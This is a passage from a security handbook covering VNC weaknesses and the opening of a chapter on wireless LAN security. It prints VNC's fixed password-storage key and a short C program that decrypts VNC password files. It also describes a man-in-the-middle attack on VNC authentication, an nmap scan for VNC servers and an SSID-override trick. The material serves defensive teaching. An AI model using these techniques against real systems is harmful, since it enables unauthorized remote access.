Once the server receives the response, it informs the client if the authentication was successful by providing an *OK*, *Failed*, or *Too Many* response. After five authentication failures, the server responds with *Too Many* and does not allow immediate reconnection by the same client.

The *ClientInitialization* and *ServerInitialization* messages allow the client and server to negotiate the color depth, screen size, and other parameters affecting the display of the framebuffer.

As mentioned in the "Network Communication" section, the VNC server runs on UNIX as the user who started it. Consequently, there are no additional access controls in the VNC server. If the password is not known to anyone, it is safe. Yes and no. Because the password is used as the key for the DES-encrypted response, the password is never sent across the network in the clear. However, as we will see later in the chapter, the challenge–response method is susceptible to a man-in-the-middle attack.

The VNC Server Password

The server password is stored in a password file on the UNIX file system in the ~/.vnc directory. The password is always stored using the same 64-bit key, meaning the password file should be protected using the local file system permissions. Failure to protect the file exposes the password, because the key is consistent across all VNC servers.

The password protection system is the same on the other supported server platforms; however, the location of the password is different.

The VNC source code provides the consistent key:

```
/*
•We use a fixed key to store passwords, because we assume
•that our local file system is secure but nonetheless
•don't want to store passwords as plaintext.
*/

unsigned char fixedkey[8] = {23,82,107,6,35,78,88,7};
```

This fixed key is used as input to the DES functions to encrypt the password; however, the password must be unencrypted at some point to verify authentication.

The VNC server creates the ~/.vnc directory using the standard default file permissions as defined with the UNIX system's umask. On most systems, the default umask is 022, making the the ~/.vnc directory accessible to users other than the owner. However, the password file is explicitly set to force read/write permissions only for the file owner; so the chance of an attacker discovering the password is minimized unless the user changes the permissions on the file, or the attacker has gained elevated user or system privileges.

If the password file is readable to unauthorized users, the server password is exposed because the key is consistent and publicly available. However, the attacker does not require too much information, because the functions to encrypt and decrypt the password in the file are included in the VNC source code. With the knowledge of the VNC default password key and access to the VNC server password file, an attacker can obtain the password using 20 lines of C language source code.

A sample C program, here called attack.c, can be used to decrypt the VNC server password should the password file be visible:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <vncauth.h>
#include <d3des.h>
main( argc, argv)
      int argc;
      char **argv;
{
   char *passwd;
   if (argc < = 1)
      {
      printf ("specify the location and name of a VNC
         password file\n");
      exit(1);
      }
   /* we might have a file */
   passwd = vncDecryptPasswdFromFile(argv[1]);
   printf ("passowrd file is%s\n," argv[1]);
   printf ("password is%s\n," passwd);
   exit(0);
}
```

Note: Do not use this program for malicious purposes. It is provided for education and discussion purposes only.

Running the attack.c program with the location and name of a VNC password file displays the password:

```
[chare@rhlinux libvncauth]$./attack $HOME/.vnc/passwd
passowrd file is/home/chare/.vnc/passwd
password is holycow
```

The attacker can now gain access to the VNC server. Note, however, this scenario assumes the attacker already has access to the UNIX system.

For the Microsoft Windows WinVNC, the configuration is slightly different. Although the methods to protect the password are the same, WinVNC uses the Windows registry to store the server's configuration information, including passwords. The WinVNC registry entries are found at:

- *Local machine-specific settings:*
  HKEY_LOCAL_MACHINE\Software\ORL\WinVNC3\
- *Local default user settings:*
  HKEY_LOCAL_MACHINE\Software\ORL\WinVNC3\Default
- *Local per-user settings:*
  HKEY_LOCAL_MACHINE\Software\ORL\WinVNC3\<*username*>
- *Global per-user settings:*
  HKEY_CURRENT_USER\Software\ORL\WinVNC3

The WinVNC server password will be found in the local default user settings area, unless a specific user defines his own server. The password is stored as an individual registry key value as shown in Exhibit 122.9.

Consequently, access to the registry should be as controlled as possible to prevent unauthorized access to the password.

The password stored in the Windows registry uses the same encryption scheme to protect it as on the UNIX system. However, looking at the password shown in Exhibit 122.9, we see the value:




EXHIBIT 122.9 WinVNC Windows registry values.

```
48 a0 ef f3 4a 92 96 e5
```

and the value stored on UNIX is:

```
a0 48 f3 ef 92 4a e5 96
```

Comparing these values, we see that the byte ordering is different. However, knowing that the ordering is different, we can use a program to create a binary file on UNIX with the values from the Windows system and then use the attack.c program above to determine the actual password. Notice that because the password values shown in this example are the same, and the encryption used to hide the passwords is the same, the passwords are the same.

Additionally, the VNC password is limited to eight characters. Even if the user enters a longer password, it is truncated to eight. Assuming a good- quality password with 63 potential characters in each position, this represents only 63^8 possible passwords. Even with this fairly large number, the discussion thus far has demonstrated the weaknesses in the authentication method.

Running a VNC Server under UNIX

The VNC server running on a UNIX system uses the X Window System to interact with the X-based applications on UNIX. The applications are not aware there is no physical screen attached to the system. Starting a new VNC server is done by executing the command:

```
vncserver
```

on the UNIX host. Because the vncserver program is actually written in Perl, most common problems with starting vncserver are associated with the Perl installation or directory structures.

Any user on the UNIX host can start a copy of the VNC server. Because there is no user authentication built into the VNC server or protocol, running a separate server for each user is the only method of providing limited access. Each vncserver has its own password and port assignment, as presented earlier in the chapter.

The first time a user runs the VNC server, he is prompted to enter a password for the VNC server. Each VNC server started by the same user will have the same password. This occurs because the UNIX implemen-

tation of VNC creates a directory called .vnc in the user's home directory. The .vnc directory contains the log files, PID files, password, and X startup files. Should the user wish to change the password for the VNC servers, he can do so using the `vncpasswd` command.

VNC Display Names

Typically the main display for a workstation using the X Window System is display 0 (zero). This means on a system named *ace*, the primary display is ace:0. A UNIX system can run as many VNC servers as the users desire, with the display number incrementing for each one. Therefore, the first VNC server is display ace:1, the second ace:2, etc. Individual applications can be executed and, using the DISPLAY environment variable defined, send their output to the display corresponding to the desired VNC server.

For example, sending the output of an xterm to the second VNC server on display ace:2 is accomplished using the command:

```
xterm -display ace:2 &
```

Normally, the `vncserver` command chooses the first available display number and informs the user what that display is; however, the display number can be specified on the command line to override the calculated default:

```
vncserver :2
```

No visible changes occur when a new VNC server is started, because only a viewer connected to that display can actually see the resulting output from that server. Each time a connection is made to the VNC server, information on the connection is logged to the corresponding server log file found in the $HOME/.vnc directory of the user executing the server. The clog file contents are discussed in the "Logging" section of this chapter.

VNC as a Service

Instead of running individual VNC servers, there are extensions available to provide support for VNC under the Internet Super-Daemon, inetd and xinetd. More information on this configuration is available from the AT&T Laboratories Web site.

VNC and Microsoft Windows

The VNC server is also available for Microsoft Windows, providing an alternative to other commercial solutions and integration between heterogeneous operating systems and platforms. The VNC server under Windows is run as a separate application or a service. Unlike the UNIX implementation, the Windows VNC server can only display the existing desktop of the PC console to the user. This is a limitation of Microsoft Windows, and not WinVNC. WinVNC does not make the Windows system a multi-user environment: if more than one user connects to the Windows system at the same time, they will all see the same desktop.

Running WinVNC as a service is the preferred mode of operation because it allows a user to log on to the Windows system, perform his work, and then log off again.

When running WinVNC, an icon as illustrated in Exhibit 122.10 is displayed. When a connection is made, the icon changes color to indicate there is an active connection.

The WinVNC properties dialog shown in Exhibit 122.11 allows the WinVNC user to change the configuration of WinVNC. All the options are fully discussed in the WinVNC documentation.

With WinVNC running as a service, a user can connect from a remote system even when no user is logged on at the console. Changing the properties for WinVNC when it is running as a service has the effect of changing the service configuration, also known as the default properties, rather than the individual user properties. However, running a nonservice mode WinVNC means a user must have logged in on the console and started WinVNC for it to work correctly. Exhibit 122.12 illustrates accessing WinVNC from a Linux system while in service mode.

Aside from the specific differences for configuring the WinVNC server, the password storage and protocol-level operations are the same, regardless of the platform. Because there can be only one WinVNC server running at a time, connections to the server are on ports 5900 for the VNC viewer and 5800 for the Java viewer.




EXHIBIT 122.10 WinVNC system tray icons.




EXHIBIT 122.11 The WinVNC Properties dialog.

VNC and the Web

As mentioned previously, each VNC server listens not only on the VNC server port but also on a second port to support Web connections using a Java applet and a Web browser. This is necessary to support Java because a Java applet can only make a connection back to the machine from which it was served.

Connecting to the VNC server using a Java-capable Web browser to:

```
http://ace:5802/
```

loads the Java applet and presents the log-in screen where the password is entered. Once the password is provided, the access controls explained earlier prevail. Once the applet has connected to the VNC server port, the user sees a display resembling that shown in Exhibit 122.13.

With the Java applet, the applications displayed through the Web browser can be manipulated as if they were displayed directly through the VNC client or on the main display of the workstation.




EXHIBIT 122.12 Accessing WinVNC in service mode.




EXHIBIT 122.13 A VNC connection using a Java-capable Web browser.

Logging

As with any network-based application, connection and access logs provide valuable information regarding the operation of the service. The log files from the VNC server provide similar information for debugging or later analysis. A sample log file resembles the following. The first part of the log always provides information on the VNC server, including the listing ports, the client name, display, and the URL.

```
26/10/01 23:25:47 Xvnc version 3.3.3r2
26/10/01 23:25:47 Copyright © AT&T Laboratories Cambridge.
26/10/01 23:25:47 All Rights Reserved.
26/10/01 23:25:47 See http://www.uk.research.att.com/
   vnc for information on VNC
26/10/01 23:25:47 Desktop name 'X' (rhlinux.chare-cissp.com:1)
26/10/01 23:25:47 Protocol version supported 3.3
26/10/01 23:25:47 Listening for VNC connections on TCP port 5901
26/10/01 23:25:47 Listening for HTTP connections on TCP port 5801
26/10/01 23:25:47  URL http://rhlinux.chare-cissp.com:5801
```

The following sample log entry shows a connection received on the VNC server. We know the connection came in through the HTTPD server from the log entry. Notice that there is no information regarding the user who is accessing the system — only the IP address of the connecting system.

```
26/10/01 23:28:54 httpd: get '' for 192.168.0.2
26/10/01 23:28:54 httpd: defaulting to 'index.vnc'
26/10/01 23:28:56 httpd: get 'vncviewer.jar' for 192.168.0.2
26/10/01 23:29:03 Got connection from client 192.168.0.2
26/10/01 23:29:03 Protocol version 3.3
26/10/01 23:29:03 Using hextile encoding for client 192.168.0.2
26/10/01 23:29:03 Pixel format for client 192.168.0.2:
26/10/01 23:29:03  8 bpp, depth 8
26/10/01 23:29:03  true colour: max r 7 g 7 b 3, shift r 0 g 3 b 6
26/10/01 23:29:03 no translation needed
26/10/01 23:29:21 Client 192.168.0.2 gone
26/10/01 23:29:21 Statistics:
26/10/01 23:29:21  key events received 12, pointer events 82
26/10/01 23:29:21  framebuffer updates 80, rectangles 304, bytes 48528
26/10/01 23:29:21    hextile rectangles 304, bytes 48528
26/10/01 23:29:21  raw bytes equivalent 866242, compression ratio
17.850354
```

The log file contains information regarding the connection with the client, including the color translations. Once the connection is terminated, the statistics from the connection are logged for later analysis, if required.

Because there is no authentication information logged, the value of the log details for a security analysis are limited to knowing when and from where a connection was made to the server. Because many organizations use DHCP for automatic IP address assignment and IP addresses may be spoofed, the actual value of knowing the IP address is reduced.

Weaknesses in the VNC Authentication System

We have seen thus far several issues that will have the security professional concerned. However, these can be alleviated as discussed later in the chapter. There are two primary concerns with the authentication. The first is the man-in-the-middle attack, and the second is a cryptographic attack to uncover the password.

The Random Challenge

The random challenge is generated using the rand(3) function in the C programming language to generate random numbers. The random number generator is initialized using the system clock and the current system time. However, the 16-byte challenge is created by successive calls to the random number generator, decreasing the level of randomness on each call. (Each call returns 1 byte or 8 bits of data.)

This makes the challenge predictable and increases the chance an attacker could establish a session by storing all captured responses and their associated challenges. Keeping track of each challenge–response pair can be difficult and, as discussed later, not necessary.

The Man-in-the-Middle Attack

For the purposes of this illustration, we will make use of numerous graphics to facilitate understanding this attack method. The server is system S, the client is C, and the attacker, or man in the middle, is A. (This discussion ignores the possibility the network connection may be across a switched network, or that there are ways of defeating the additional security provided by the switched network technology.)

The attacker A initiates a connection to the server, as seen in Exhibit 122.14. The attacker connects, and the two systems negotiate the protocols supported and what will be used. The attacker observes this by sniffing packets on the network.

We know both the users at the client and server share the DES key, which is the password. The attacker does not know the key. The password is used for the DES encryption in the challenge–response.

The server then generates the 16-byte random challenge and transmits it to the attacker, as seen in Exhibit 122.15. Now the attacker has a session established with the server, pending authorization.




EXHIBIT 122.14 Attacker opens connection to VNC server.




EXHIBIT 122.15 Server sends challenge to attacker.

At this point, the attacker simply waits, watching the network for a connection request to the same server from a legitimate client. This is possible as there is no timeout in the authentication protocol; consequently, the connection will wait until it is completed.

When the legitimate client attempts a connection, the server and client negotiate their protocol settings, and the server sends the challenge to the client as illustrated in Exhibit 122.16. The attacker captures the authentication request and changes the challenge to match the one provided to him by the server.

Once the attacker has modified the challenge, he forges the source address and retransmits it to the legitimate client. As shown in Exhibit 122.17, the client then receives the challenge, encrypts it with the key, and transmits the response to the server.

The server receives two responses: one from the attacker and one from the legitimate client. However, because the attacker replaced the challenge sent to the client with his own challenge, the response sent by the client to server does not match the challenge. Consequently, the connection request from the legitimate client is refused.

However, the response sent does match the challenge sent by the server to the attacker; and when the response received from the attacker matches the calculated response on the server, the connection is granted. The attacker has gained unauthorized access to the VNC server.

Cryptographic Attacks

Because the plaintext challenge and the encrypted response can both be retrieved from the network, it is possible to launch a cryptographic attack to determine the key used, which is the server's password. This is easily done through a brute-force or known plaintext attack.




EXHIBIT 122.16 Attacker captures and replaces challenge.




EXHIBIT 122.17 Attacker and client send encrypted response.

A brute-force attack is the most effective, albeit time-consuming method of attack. Both linear cryptanalysis, developed by Lester Mitsui, and differential cryptanalysis, developed by Biham and Shamir, are considered the two strongest analytic (shortcut) methods for breaking modern ciphers; and even these have been shown as not very practical, even against Single-DES.

The known plaintext attack is the most advantageous method because a sample of ciphertext (the response) is available as well as a sample of the plaintext (the challenge). Publicly available software such as *crack* could be modified to try a dictionary and brute-force attack by repeatedly encrypting the challenge until a match for the response is found. The nature of achieving the attack is beyond the scope of this chapter.

Finding VNC Servers

The fastest method of finding VNC servers in an enterprise network is to scan for them on the network devices. For example, the popular nmap scanner can be configured to scan only the ports in the VNC range to locate the systems running it.

```
[root@rhlinux chare]# nmap -p "5500,5800-5999" 192.168.0.1-5
Starting nmap V. 2.54BETA29 (www.insecure.org/nmap/)
All 201 scanned ports on gateway (192.168.0.1) are: filtered
Interesting ports on alpha (192.168.0.2):
(The 199 ports scanned but not shown below are in state: closed)
Port       State   Service
5800/tcp   open    vnc
5900/tcp   open    vnc

Interesting ports on rhlinux.chare-cissp.com (192.168.0.3):
(The 199 ports scanned but not shown below are in state: closed)
Port       State   Service
5801/tcp   open    vnc
5901/tcp   open    vnc-1

Nmap run completed — 5 IP addresses (3 hosts up) scanned in 31 seconds
[root@rhlinux chare]#
```

There are other tools available to find and list the VNC servers on the network; however, nmap is fast and will identify not only if VNC is available on the system at the default ports but also all VNC servers on that system.

Improving Security through Encapsulation

To this point we have seen several areas of concern with the VNC environment:

- There is no user-level authentication for the VNC server.
- The challenge–response system is vulnerable to man-in-the-middle and cryptographic attacks.
- There is no data confidentiality built into the client and server.

Running a VNC server provides the connecting user with the ability to access the entire environment at the privilege level for the user running the server. For example, assuming root starts the first VNC server on a UNIX system, the server listens on port 5901. Any connections to this port where the remote user knows the server password result in a session with root privileges.

We have seen how it could be possible to launch a man-in-the-middle or cryptographic attack against the authentication method used in VNC. Additionally, once the authentication is completed, all the session data is unencrypted and could, in theory, be captured, replayed, and watched by malicious users. However, because VNC uses a simple TCP/IP connection, it is much easier to add encryption support with Secure Sockets Layer (SSL) or Secure Shell (SSH) than, say, a telnet, rlogin, or X Window session.

Secure Shell (SSH) is likely the more obvious choice for most users, given there are clients for most operating systems. SSH encrypts all the data sent through the tunnel and supports port redirection; thus, it can be easily

supported with VNC. Furthermore, although VNC uses a very efficient protocol for carrying the display data, additional benefits can be achieved at slower network link speeds because SSH can also compress the data.

There are a variety of SSH clients and servers available for UNIX, although if you need an SSH server for Windows, your options are very limited and may result in the use of a commercial implementation. However, SSH clients for Windows and the Apple Macintosh are freely available. Additionally, Mindbright Technology offers a modified Java viewer supporting SSL.

Because UNIX is commonly the system of choice for operating a server, this discussion focuses on configuring VNC with SSH using a UNIX-based system. Similar concepts are applicable for Windows-based servers, once you have resolved the SSH server issue. However, installing and configuring the base SSH components are not discussed in this chapter.

Aside from the obvious benefits of using SSH to protect the data while traveling across the insecure network, SSH can compress the data as well. This is significant if the connection between the user and the server is slow, such as a PPP link. Performance gains are also visible on faster networks, because the compression can make up for the time it takes to encrypt and decrypt the packets on both ends.

A number of extensions are available to VNC, including support for connections through the Internet superserver inetd or xinetd. These extensions mean additional controls can be implemented using the TCP Wrapper library. For example, the VNC X Window server, Xvnc, has been compiled with direct support for TCP Wrappers.

More information on configuring SSH, inetd, and TCP Wrappers is available on the VNC Web site listed in the "References" section of this chapter.

Summary

The concept of thin client computing will continue to grow and develop to push more and more processing to centralized systems. Consequently, applications such as VNC will be with the enterprise for some time. However, the thin client application is intended to be small, lightweight, and easy to develop and transport. The benefits are obvious — smaller footprint on the client hardware and network, including support for many more devices including handheld PCs and cell phones, to name a few.

However, the thin client model has a price; and in this case it is security. Although VNC has virtually no security features in the protocol, other add-on services such as SSH, VNC, and TCP Wrapper, or VNC and xinetd provide extensions to the basic VNC services to provide access control lists limited by the allowable network addresses and data confidentiality and integrity.

Using VNC within an SSH tunnel can provide a small, lightweight, and secured method of access to that system 1000 miles away from your office. For enterprise or private networks, there are many advantages to using VNC because the protocol is smaller and more lightweight than distributing the X Window system on Microsoft Windows, and it has good response time even over a slower TCP/IP connection link. Despite the security considerations mentioned in this chapter, there are solutions to address them; so you need not totally eliminate the use of VNC in your organization.

References

1. CORE SDI advisory: weak authentication in AT&T's VNC, http://www.uk.research.att.com/ vnc/ archives/2001–01/0530.html.
2. VNC Computing Home Page, http://www.uk.research.att.com/vnc/index.html.
3. VNC Protocol Description, http://www.uk.research.att.com/vnc/rfbproto.pdf.
4. VNC Protocol Header, http://www.uk.research.att.com/vnc/rfbprotoheader.pdf.
5. VNC Source Code, http://www.uk.research.att.com/vnc/download.html.

Overcoming Wireless LAN Security Vulnerabilities

Gilbert Held

The IEEE 802.11b specification represents one of three wireless LAN standards developed by the Institute of Electrical and Electronic Engineers. The original standard, which was the 802.11 specification, defined wireless LANs using infrared, Frequency Hopping Spread Spectrum (FHSS), and Direct Sequence Spread Spectrum (DSSS) communications at data rates of 1 and 2 Mbps. The relatively low operating rate associated with the original IEEE 802.11 standard precluded its widespread adoption.

The IEEE 802.11b standard is actually an annex to the 802.11 standard. This annex specifies the use of DSSS communications to provide operating rates of 1, 2, 5.5, and 11 Mbps.

A third IEEE wireless LAN standard, IEEE 802.11a, represents another annex to the original standard. Although 802.11- and 802.11b-compatible equipment operate in the 2.4-GHz unlicensed frequency band, to obtain additional bandwidth to support higher data rates resulted in the 802.11a standard using the 5-GHz frequency band. Although 802.11a equipment can transfer data at rates up to 54 Mbps, because higher frequencies attenuate more rapidly than lower frequencies, approximately four times the number of access points are required to service a given geographic area than if 802.11b equipment is used. Due to this, as well as the fact that 802.11b equipment reached the market prior to 802.11a devices, the vast majority of wireless LANs are based on the use of 802.11b compatible equipment.

Security

Under all three IEEE 802.11 specifications, security is handled in a similar manner. The three mechanisms that affect wireless LAN security under the troika of 802.11 specifications include the specification of the network name, authentication, and encryption.

Network Name

To understand the role of the network name requires a small diversion to discuss a few wireless LAN network terms. Each device in a wireless LAN is referred to as a station, to include both clients and access points. Client stations can communicate directly with one another, referred to as *ad hoc* networking. Client stations can also communicate with other clients, both wireless and wired, through the services of an access point. The latter type of networking is referred to as infrastructure networking.

In an infrastructure networking environment, the group of wireless stations to include the access point form what is referred to as a basic service set (BSS). The basic service set is identified by a name. That name, which is formally referred to as the service set identifier (SSID), is also referred to as the network name.

One can view the network name as a password. Each access point normally is manufactured with a set network name that can be changed. To be able to access an access point, a client station must be configured

with the same network name as that configured on the access point. Unfortunately, there are three key reasons why the network name is almost valueless as a password. First, most vendors use a well-known default setting that can be easily learned by surfing to the vendor's Web site and accessing the online manual for their access point. For example, Netgear uses the network name "Wireless." Second, access points periodically transmit beacon frames that define their presence and operational characteristics to include their network name. Thus, the use of a wireless protocol analyzer, such as WildPackets' Airopeek or Sniffer Technologies' Wireless Sniffer could be used to record beacon frames as a mechanism to learn the network name.

A third problem associated with the use of the network name as a password for access to an access point is the fact that there are two client settings that can be used to override most access point network name settings. The configuration of a client station to a network name of "ANY" or its setting to a blank can normally override the setting of a network name or an access point.

Exhibit 123.1 illustrates an example of the use of SMC Networks' EZ Connect Wireless LAN Configuration Utility program to set the SSID to a value of "ANY." Once this action was accomplished, this author was able to access a Netgear wireless router/access point whose SSID was by default set to a value of "Wireless." Thus, the use of the SSID or network name as a password to control access to a wireless LAN needs to be considered as a facility easily compromised, as well as one that offers very limited potential.

Authentication

A second security mechanism included within all three IEEE wireless LAN specifications is authentication. Authentication represents the process of verifying the identity of a wireless station. Under the IEEE 802.11 standard to include the two addenda, authentication can be either open or shared key. Open authentication in effect means that the identity of a station is not checked. The second method of authentication, which is referred to as shared key, assumes that when encryption is used, each station that has the correct key and is operating in a secure mode represents a valid user. Unfortunately, as soon noted, shared key authentication is vulnerable because the Wired Equivalent Privacy (WEP) key can be learned by snooping on the radio frequency.




EXHIBIT 123.1 Setting the value of the SSID or network name to "ANY".

Encryption

